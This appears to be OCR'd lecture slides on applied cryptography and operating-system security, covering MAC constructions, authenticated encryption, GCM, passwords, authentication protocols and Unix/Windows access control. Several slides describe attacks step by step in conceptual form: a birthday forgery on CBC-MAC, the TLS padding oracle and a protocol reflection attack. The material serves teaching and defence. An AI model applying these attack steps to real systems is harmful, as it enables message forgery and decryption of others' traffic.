
# Birthday attack against CBC-MAC, ECBC-MAC, CMAC

Let $E$ be an $m$-bit block cipher, used to build $\mathrm{MAC}_K$ with $m$-bit tags.

**Birthday/collision attack:**

- Make $t \approx \sqrt{2^m}$ oracle queries for $T^i := \mathrm{MAC}_K(\langle i \rangle \| R_i \| \langle 0 \rangle)$ with $R_i \in_R \{0,1\}^m$, $1 \le i \le t$.
  Here $\langle i \rangle \in \{0,1\}^m$ is the $m$-bit binary integer notation for $i$.
- Look for collision $T^i = T^j$ with $i \neq j$
- Ask oracle for $T' := \mathrm{MAC}_K(\langle i \rangle \| R_i \| \langle 1 \rangle)$
- Present $M := \langle j \rangle \| R_j \| \langle 1 \rangle$ and $T := T' = \mathrm{MAC}_K(M)$

The same intermediate value $C_2$ occurs while calculating the MAC of
$\langle i \rangle \| R_i \| \langle 0 \rangle$, $\langle j \rangle \| R_j \| \langle 0 \rangle$,
$\langle i \rangle \| R_i \| \langle 1 \rangle$, $\langle j \rangle \| R_j \| \langle 1 \rangle$.




Possible workaround:
Truncate MAC result to less than $m$ bits, such that adversary cannot easily spot collisions in $C_2$ from $C_3$.

Solution: big enough $m$.

# A one-time MAC (Carter-Wegman)

The following MAC scheme is very fast and unconditionally secure, but only if the key is used to secure only a single message.

Let $\mathbb{F}$ be a large finite field (e.g. $\mathbb{Z}_{2^{128}+51}$ or GF($2^{128}$)).

- Pick a random key pair $K = (K_1, K_2) \in \mathbb{F}^2$
- Split padded message $P$ into blocks $P_1, \ldots, P_m \in \mathbb{F}$
- Evaluate the following polynomial over $\mathbb{F}$ to obtain the MAC:

$$\text{OT-MAC}_{K_1,K_2}(P) = K_1^{m+1} + P_m K_1^m + \cdots + P_2 K_1^2 + P_1 K_1 + K_2$$

Converted into a computationally secure many-time MAC:

- Pseudo-random function/permutation $E_K : \mathbb{F} \to \mathbb{F}$
- Pick per-message random value $R \in \mathbb{F}$
- $\text{CW-MAC}_{K_1,K_2}(P) =$
  $(R, K_1^{m+1} + P_m K_1^m + \cdots + P_2 K_1^2 + P_1 K_1 + E_{K_2}(R))$


M. Wegman and L. Carter. New hash functions and their use in authentication and set equality. Journal of Computer and System Sciences, 22:265279, 1981.



# Ciphertext integrity

Private-key encryption scheme $\Pi = (\text{Gen}, \text{Enc}, \text{Dec})$, Dec can output error: $\perp$

Experiment/game $\text{CI}_{\mathcal{A},\Pi}(\ell)$:




1. challenger generates random key $K \leftarrow \text{Gen}(1^\ell)$
2. adversary $\mathcal{A}$ is given oracle access to $\text{Enc}_K(\cdot)$; let $\mathcal{Q} = \{C^1, \ldots, C^t\}$ denote the set of query answers that $\mathcal{A}$ got from the oracle
3. adversary outputs $C$
4. the experiment outputs 1 if $\text{Dec}_K(C) \neq \perp$ and $C \notin \mathcal{Q}$

**Definition:** An encryption scheme $\Pi = (\text{Gen}, \text{Enc}, \text{Dec})$ provides *ciphertext integrity* if for all probabilistic polynomial-time adversaries $\mathcal{A}$ there exists a negligible function negl such that

$$\mathbb{P}(\text{CI}_{\mathcal{A},\Pi}(\ell) = 1) \leq \text{negl}(\ell)$$

# Autenticated encryption

**Definition:** An encryption scheme $\Pi = (\mathsf{Gen}, \mathsf{Enc}, \mathsf{Dec})$ provides *authenticated encryption* if it provides both CPA security and ciphertext integrity.

Such an encryption scheme will then also be CCA secure.

**Example:**

Private-key encryption scheme $\Pi_{\mathsf{E}} = (\mathsf{Gen}_{\mathsf{E}}, \mathsf{Enc}, \mathsf{Dec})$
Message authentication code $\Pi_{\mathsf{M}} = (\mathsf{Gen}_{\mathsf{M}}, \mathsf{Mac}, \mathsf{Vrfy})$

Encryption scheme $\Pi' = (\mathsf{Gen}', \mathsf{Enc}', \mathsf{Dec}')$:

1. $\mathsf{Gen}'(1^\ell) := (K_{\mathsf{E}}, K_{\mathsf{M}})$ with $K_{\mathsf{E}} \leftarrow \mathsf{Gen}_{\mathsf{E}}(1^\ell)$ and $K_{\mathsf{M}} \leftarrow \mathsf{Gen}_{\mathsf{M}}(1^\ell)$
2. $\mathsf{Enc}'_{(K_{\mathsf{E}}, K_{\mathsf{M}})}(M) := (C, T)$ with $C \leftarrow \mathsf{Enc}_{K_{\mathsf{E}}}(M)$ and $T \leftarrow \mathsf{Mac}_{K_{\mathsf{M}}}(C)$
3. $\mathsf{Dec}'$ on input of $(K_{\mathsf{E}}, K_{\mathsf{M}})$ and $(C, T)$ first check if $\mathsf{Vrfy}_{K_{\mathsf{M}}}(C, T) = 1$. If yes, output $\mathsf{Dec}_{K_{\mathsf{E}}}(C)$, if no output $\perp$.

If $\Pi_{\mathsf{E}}$ is a CPA-secure private-key encryption scheme and $\Pi_{\mathsf{M}}$ is a secure message authentication code with unique tags, then $\Pi'$ is a CCA-secure private-key encryption scheme.

A message authentication code has *unique tags*, if for every $K$ and every $M$ there exists a unique value $T$, such that $\mathsf{Vrfy}_K(M, T) = 1$.



# Combining encryption and message authentication

**Warning:** Not every way of combining a CPA-secure encryption scheme (to achieve privacy) and a secure message authentication code (to prevent forgery) will necessarily provide CPA security:

**Encrypt-and-authenticate:** $(\mathsf{Enc}_{K_E}(M), \mathsf{Mac}_{K_M}(M))$
**Unlikely to be CPA secure:** MAC may leak information about $M$.

**Authenticate-then-encrypt:** $\mathsf{Enc}_{K_E}(M \| \mathsf{Mac}_{K_M}(M))$
**May not be CPA secure:** the recipient first decrypts the received message with $\mathsf{Dec}_{K_E}$, then parses the result into $M$ and $\mathsf{Mac}_{K_M}(M)$ and finally tries to verify the latter. A malleable encryption scheme, combined with a parser that reports syntax errors, may reveal information about $M$.

**Encrypt-then-authenticate:** $(\mathsf{Enc}_{K_E}(M), \mathsf{Mac}_{K_M}(\mathsf{Enc}_{K_E}(M)))$
**Secure:** provides both CCA security and existential unforgeability.

If the recipient does not even attempt to decrypt $M$ unless the MAC has been verified successfully, this method can also prevent some side-channel attacks.

**Note:** CCA security alone does not imply existential unforgeability.


# Padding oracle

TLS record protocol:

Recipient steps: CBC decryption, then checks and removes padding, finally checks MAC.

Padding: append $n$ times byte $n$ ($1 \leq n \leq 16$)

Padding syntax error and MAC failure (used to be) distinguished in error messages.







# Padding oracle (cont'd)

Attacker has $C_0, \ldots, C_3$ and tries to get $M_2$:

- truncate ciphertext after $C_2$
- $a$ = actual last byte of $M_2$,
  $g$ = attacker's guess of $a$
  (try all $g \in \{0, \ldots, 255\}$)
- XOR the last byte of $C_1$ with
  $g \oplus$ 0x01
- last byte of $M_2$ is now
  $a \oplus g \oplus$ 0x01
- $g = a$: padding correct $\Rightarrow$ MAC failed error
  $g \neq a$: padding syntax error (high prob.)




Then try 0x02 0x02 and so on.

Serge Vaudenay: Security flaws induced by CBC padding, EUROCRYPT 2002

# Galois Counter Mode (GCM)

CBC and CBC-MAC used together require different keys, resulting in *two* encryptions per block of data.

Galois Counter Mode is a more efficient *authenticated encryption* technique that requires only a single encryption, plus one XOR $\oplus$ and one multiplication $\otimes$, per block of data:

$$\begin{aligned} C_i &= M_i \oplus E_K(O+i) \\ G_i &= (G_{i-1} \oplus C_i) \otimes H, \quad G_0 = A \otimes H, \quad H = E_K(0) \\ \mathrm{GMAC}_{E_K}(A,C) &= \big((G_n \oplus (\mathrm{len}(A) || \mathrm{len}(C))) \otimes H\big) \oplus E_K(O) \end{aligned}$$


$A$ is authenticated, but not encrypted (e.g., message header).

The multiplication $\otimes$ is over the Galois field GF($2^{128}$): block bits are interpreted as coefficients of binary polynomials of degree 127, and the result is reduced modulo $x^{128} + x^7 + x^2 + x + 1$.

This is like 128-bit modular integer multiplication, but without carry bits, and therefore faster in hardware.

`http://csrc.nist.gov/publications/nistpubs/800-38D/SP-800-38D.pdf`





# Identification and entity authentication

Needed for access control and auditing. Humans can be identified by

- something they are

  Biometric identification: iris texture, retina pattern, face or fingerprint recognition, finger or hand geometry, palm or vein patterns, body odor analysis, etc.

- something they do

  handwritten signature dynamics, keystroke dynamics, voice, lip motion, etc.

- something they have

  Access tokens: physical key, id card, smartcard, mobile phone, PDA, etc.

- something they know

  Memorised secrets: password, passphrase, personal identification number (PIN), answers to questions on personal data, etc.

- where they are

  Location information: terminal line, telephone caller ID, Internet address, mobile phone or wireless LAN location data, GPS

For high security, several identification techniques need to be combined to reduce the risks of false-accept/false-reject rates, token theft, carelessness, relaying and impersonation.


# Passwords / PINs I

Randomly picked single words have low entropy, dictionaries have less than $2^{18}$ entries. Common improvements:

- restrict rate at which passwords can be tried (reject delay)
- monitor failed logins
- require minimum length and inclusion of digits, punctuation, and mixed case letters
- suggest recipes for difficult to guess choices (entire phrase, initials of a phrase related to personal history, etc.)
- compare passwords with directories and published lists of popular passwords (person's names, pet names, brand names, celebrity names, patterns of initials and birthdays in various arrangements, etc.)
- issue randomly generated PINs or passwords, preferably pronounceable ones



# Passwords / PINs II




Data compiled by Joseph Bonneau, Computer Laboratory

# Passwords / PINs III

Other password related problems and security measures:

- Trusted path – user must be sure that entered password reaches the correct software ($\rightarrow$ Ctrl+Alt+Del on Windows NT aborts any GUI application and activates proper login prompt)
- Confidentiality of password database – instead of saving password $P$ directly or encrypted, store only $h(P)$, where $h$ is a one-way function such as $h(P) = E_P(0) \rightarrow$ no secret stored on host
- Brute-force attacks against stolen password database – store $(S, h^n(S\|P))$, where a one-way hash function $h$ is iterated $n$ times to make the password comparison inefficient, and $S$ is a nonce ("salt value", like IV) that is concatenated with $P$ to prevent comparison with precalculated hashed dictionaries.

  PBKDF2 is a widely used password-based key derivation function using this approach.
- Eavesdropping – one-time passwords, authentication protocols.
- Inconvenience of multiple password entries – single sign-on.



# Authentication protocols

Alice ($A$) and Bob ($B$) share a secret $K_{ab}$.

Notation: $\{\ldots\}_K$ stands for authenticated encryption with key $K$, Mac is a message authentication code, $N$ is a random number ("nonce") with the entropy of a secret key, "$\|$" or "," denote concatenation.

## Password:

$$B \rightarrow A: \quad K_{ab}$$

Problems: Eavesdropper can capture secret and replay it. $A$ can't confirm identity of $B$.

## Simple Challenge Response:

$$A \rightarrow B: \quad N$$
$$B \rightarrow A: \quad \mathrm{Mac}_{K_{ab}}(N)$$

## Mutual Challenge Response:

$$A \rightarrow B: \quad N_a$$
$$B \rightarrow A: \quad \{N_a, N_b\}_{K_{ab}}$$
$$A \rightarrow B: \quad N_b$$

## One-time password:

$$B \to A: \qquad C, \mathsf{Mac}_{K_{ab}}(C)$$

Counter $C$ increases by one with each transmission. $A$ will not accept a packet with $C \leq C_{\mathsf{old}}$ where $C_{\mathsf{old}}$ is the previously accepted value. This is a common car-key protocol, which provides replay protection without a transmitter in the car $A$ or receiver in the key fob $B$.

**Key generating key:** Each smartcard $A_i$ contains its serial number $i$ and its card key $K_i = \mathsf{Enc}_K(i)$. The master key $K$ ("key generating key") is only stored in the verification device $B$. Example with simple challenge response:

$$\begin{aligned} A_i \to B: &\qquad i \\ B \to A_i: &\qquad N \\ A_i \to B: &\qquad \mathsf{Mac}_{K_i}(N) \end{aligned}$$

Advantage: Only one single key $K$ needs to be stored in each verification device, new cards can be issued without updating verifiers, compromise of key $K_i$ from a single card $A_i$ allows attacker only to impersonate with one single card number $i$, which can be controlled via a blacklist. However, if any verification device is not tamper resistant and $K$ is stolen, entire system can be compromised.



# Needham–Schroeder protocol / Kerberos

Trusted third party based authentication with symmetric cryptography:

$$\begin{aligned} A \to S: &\qquad A, B \\ S \to A: &\qquad \{T_s, L, K_{ab}, B, \{T_s, L, K_{ab}, A\}_{K_{bs}}\}_{K_{as}} \\ A \to B: &\qquad \{T_s, L, K_{ab}, A\}_{K_{bs}}, \{A, T_a\}_{K_{ab}} \\ B \to A: &\qquad \{T_a + 1\}_{K_{ab}} \end{aligned}$$

User $A$ and server $B$ do not share a secret key initially, but authentication server $S$ shares secret keys with everyone. $A$ requests a session with $B$ from $S$. $S$ generates session key $K_{ab}$ and encrypts it separately for both $A$ and $B$. These "tickets" contain a timestamp $T$ and lifetime $L$ to limit their usage time.

Variants of the Needham–Schroeder protocol are used in the Kerberos and Microsoft Active Directory single sign-on systems, where $K_{as}$ is derived from a user password.

R. Needham, M. Schroeder: *Using encryption for authentication in large networks of computers.* CACM 21(12)993–999,1978. `http://doi.acm.org/10.1145/359657.359659`

# Authentication protocol attack

Remember simple mutual authentication:

$$\begin{aligned} A \to B: &\quad N_a \\ B \to A: &\quad \{N_a, N_b\}_{K_{ab}} \\ A \to B: &\quad N_b \end{aligned}$$

Impersonation of $B$ by $B'$, who intercepts all messages to $B$ and starts a new session to $A$ simultaneously to have $A$ decrypt her own challenge:

$$\begin{aligned} A \to B': &\quad N_a \\ B' \to A: &\quad N_a \\ A \to B': &\quad \{N_a, N'_a\}_{K_{ab}} \\ B' \to A: &\quad \{N_a, N_b = N'_a\}_{K_{ab}} \\ A \to B': &\quad N_b \end{aligned}$$

Solutions: $K_{ab} \neq K_{ba}$ or include id of originator in second message.
**Avoid using the same key for multiple purposes!**
**Use explicit information in protocol packets where possible!**

# Trusted Computing Base

*The Trusted Computing Base (TCB) are the parts of a system (hardware, firmware, software) that enforce a security policy.*

A good security design should attempt to make the TCB as small as possible, to minimise the chance for errors in its implementation and to simplify careful verification. Faults outside the TCB will not help an attacker to violate the security policy enforced by it.

## Example

In a Unix workstation, the TCB includes at least:

**a)** the operating system kernel including all its device drivers

**b)** all processes that run with root privileges

**c)** all program files owned by root with the set-user-ID–bit set

**d)** all libraries and development tools that were used to build the above

**e)** the CPU

**f)** the mass storage devices and their firmware

**g)** the file servers and the integrity of their network links

A security vulnerability in any of these could be used to bypass the entire Unix access control mechanism.



# Basic operating-system security functions

## Domain separation

The TCB (operating-system kernel code and data structures, etc.) must itself be protected from external interference and tampering by untrusted subjects.

## Reference mediation

All accesses by untrusted subjects to objects must be validated by the TCB before succeeding.

Typical implementation: The CPU can be switched between *supervisor mode* (used by kernel) and *user mode* (used by normal processes). The memory management unit can be reconfigured only by code that is executed in supervisor mode. Software running in user mode can access only selected memory areas and peripheral devices, under the control of the kernel. In particular, memory areas with kernel code and data structures are protected from access by application software.
Application programs can call kernel functions only via a special interrupt/trap instruction, which activates the supervisor mode and jumps into the kernel at a predefined position, as do all hardware-triggered interrupts. Any inter-process communication and access to new object has to be requested from and arranged by the kernel with such *system calls*.

Today, similar functions are also provided by **execution environments** that operate at a higher-level than the OS kernel, e.g. Java/C# virtual machine, where language constraints (type checking) enforce domain separation, or at a lower level, e.g. virtual machine monitors like Xen or VMware.

## Residual information protection

The operating system must erase any storage resources (registers, RAM areas, disc sectors, data structures, etc.) before they are allocated to a new subject (user, process), to avoid information leaking from one subject to the next.

This function is also known in the literature as "object reuse" or "storage sanitation".

There is an important difference between whether residual information is erased when a resource is

**(1)** allocated to a subject or

**(2)** deallocated from a subject.

In the first case, residual information can sometimes be recovered after a user believes it has been deleted, using specialised "undelete" tools.

Forensic techniques might recover data even after it has been physically erased, for example due to magnetic media hysteresis, write-head misalignment, or data-dependent aging. P. Gutmann: Secure deletion of data from magnetic and solid-state memory. USENIX Security Symposium, 1996, pp. 77–89. `http://www.cs.auckland.ac.nz/~pgut001/pubs/secure_del.html`

# Access Control

## Discretionary Access Control:

Access to objects (files, directories, devices, etc.) is permitted based on user identity. Each object is owned by a user. Owners can specify freely (at their discretion) how they want to share their objects with other users, by specifying which other users can have which form of access to their objects.

Discretionary access control is implemented on any multi-user OS (Unix, Windows NT, etc.).

## Mandatory Access Control:

Access to objects is controlled by a system-wide policy, for example to prevent certain flows of information. In some forms, the system maintains security labels for both objects and subjects (processes, users), based on which access is granted or denied. Labels can change as the result of an access. Security policies are enforced without the cooperation of users or application programs.

This is implemented today in special military operating system versions.
Mandatory access control for Linux: `http://www.nsa.gov/research/selinux/`



# Discretionary Access Control

In its most generic form usually formalised as an Access Control Matrix $M$ of the form

$$M = (M_{so})_{s \in S, o \in O} \qquad \text{with} \qquad M_{so} \subseteq A$$

where

$S$ = set of subjects (e.g.: jane, john, sendmail)
$O$ = set of objects (/mail/jane, edit.exe, sendmail)
$A$ = set of access privileges (**r**ead, **w**rite, e**x**ecute, **a**ppend)

| | /mail/jane | edit.exe | sendmail |
|---|---|---|---|
| jane | {r,w} | {r,x} | {r,x} |
| john | {} | {r,w,x} | {r,x} |
| sendmail | {a} | {} | {r,x} |

Columns stored with objects: "access control list"
Rows stored with subjects: "capabilities"
In some implementations, the sets of subjects and objects can overlap.

# Unix/POSIX access control overview

User:

| user ID | group ID | supplementary group IDs |
|---|---|---|

stored in `/etc/passwd` and `/etc/group`, displayed with command `id`

Process:

| effective user ID | real user ID | saved user ID |
|---|---|---|
| effective group ID | real group ID | saved group ID |
| supplementary group IDs | | |

stored in process descriptor table

File:

| owner user ID | group ID |
|---|---|
| set-user-ID bit | set-group-ID bit |
| owner RWX | group RWX |
| other RWX | "sticky bit" |

stored in file's i-node, displayed with `ls -l`

```
$ id
uid=1597(mgk25) gid=1597(mgk25) groups=501(wednesday),531(sec-grp)
$ ls -la
drwxrwsr-x   2 mgk25 sec-grp    4096 2010-12-21 11:22 .
drwxr-x--x 202 mgk25 mgk25     57344 2011-02-07 18:26 ..
-rwxrwx---   1 mgk25 sec-grp    2048 2010-12-21 11:22 test5
```



# Unix/POSIX access control mechanism I

- Traditional Unix uses a simple form of file access permissions. Peripheral devices are represented by special files.
- Every user is identified by an integer number (user ID).
- Every user also belongs to at least one "group", each of which is identified by an integer number (group ID).
- Processes started by a user inherit his/her user ID and group IDs.
- Each file carries both an owner's user ID and a single group ID. When a process tries to access a file, the kernel first decides into which *one* of three user classes the accessing process falls. If the process user ID matches the file owner ID then that class is "owner", otherwise if one of the group IDs of the process matches the file group ID then the class is "group", otherwise the class is "other".
- Each file carries nine permission bits: there are three bits defining "read", "write", and "execute" access for each of the three different user classes "owner", "group" and "other".

  Only the three permission bits for the user class of the process are consulted by the kernel: it does not matter for a process in the "owner" class if it is also a member of the group to which the file belongs or what access rights the "other" class has.

# Unix/POSIX access control mechanism II

- For directories, the "read" bit decides whether the names of the files in them can be listed and the "execute" bit decides whether "search" access is granted, that is whether any of the attributes and contents of the files in the directory can be accessed via that directory.

  The name of a file in a directory that grants execute/search access, but not read access, can be used like a password, because the file can only be accessed by users who know its name.

- Write access to a directory is sufficient to remove any file and empty subdirectory in it, independent of the access permissions for what is being removed.

- Berkeley Unix added a tenth access control bit: the "sticky bit". If it is set for a directory, then only the owner of a file in it can move or remove it, even if others have write access to the directory.

  This is commonly used in shared subdirectories for temporary files, such as `/tmp/` or `/var/spool/mail/`.

- Only the owner of a file can change its permission bits (`chmod`) and its group (`chgrp`, only to a group of which the owner is a member).

- User ID 0 ("root") has full access.

  This is commonly disabled for network-file-server access ("root squashing").



# Controlled invocation / elevated rights I

Many programs need access rights to files beyond those of the user.

**Example**

The `passwd` program allows a user to change her password and therefore needs write access to `/etc/passwd`. This file cannot be made writable to every user, otherwise everyone could set anyone's password.

Unix files carry two additional permission bits for this purpose:

- set-user-ID – file owner ID determines process permissions
- set-group-ID – file group ID determines process permissions

The user and group ID of each process comes in three flavours:

- effective – the identity that determines the access rights
- real – the identity of the calling user
- saved – the effective identity when the program was started

# Controlled invocation / elevated rights II

A normal process started by user $U$ will have the same value $U$ stored as the effective, real, and saved user ID and cannot change any of them.

When a program file owned by user $O$ and with the set-user-ID bit set is started by user $U$, then both the effective and the saved user ID of the process will be set to $O$, whereas the real user ID will be set to $U$. The program can now switch the effective user ID between $U$ (copied from the real user id) and $O$ (copied from the saved user id).

Similarly, the set-group-ID bit on a program file causes the effective and saved group ID of the process to be the group ID of the file and the real group ID remains that of the calling user. The effective group ID can then as well be set by the process to any of the values stored in the other two.

This way, a set-user-ID or set-group-ID program can freely switch between the access rights of its caller and those of its owner.

The `ls` tool indicates the set-user-ID or set-group-ID bits by changing the corresponding "x" into "s". A set-user-ID root file:

```
-rwsr-xr-x    1 root     system     222628 Mar 31  2001 /usr/bin/X11/xterm
```



# Problem: Proliferation of root privileges

Many Unix programs require installation with set-user-ID root, because the capabilities to access many important system functions cannot be granted individually. Only root can perform actions such as:

- changing system databases (users, groups, routing tables, etc.)
- opening standard network port numbers $< 1024$
- interacting directly with peripheral hardware
- overriding scheduling and memory management mechanisms

Applications that need a single of these capabilities have to be granted all of them. If there is a security vulnerability in any of these programs, malicious users can often exploit them to gain full superuser privileges as a result.

On the other hand, a surprising number of these capabilities can be used with some effort on their own to gain full privileges. For example the right to interact with harddisks directly allows an attacker to set further set-uid-bits, e.g. on a shell, and gain root access this way. More fine-grain control can create a false sense of better control, if it separates capabilities that can be transformed into each other.

# Windows access control

Microsoft's Windows NT/2000/XP/Vista/7/... provides an example for a considerably more complex access control architecture.

All accesses are controlled by a *Security Reference Monitor*. Access control is applied to many different object types (files, directories, registry keys, printers, processes, user accounts, etc.). Each object type has its own list of permissions. Files and directories on an NTFS formatted harddisk, for instance, distinguish permissions for the following access operations:

> *Traverse Folder/Execute File, List Folder/Read Data, Read Attributes, Read Extended Attributes, Create Files/Write Data, Create Folders/Append Data, Write Attributes, Write Extended Attributes, Delete Subfolders and Files, Delete, Read Permissions, Change Permissions, Take Ownership*

Note how the permissions for files and directories have been arranged for POSIX compatibility.

As this long list of permissions is too confusing in practice, a list of common permission options (subsets of the above) has been defined:

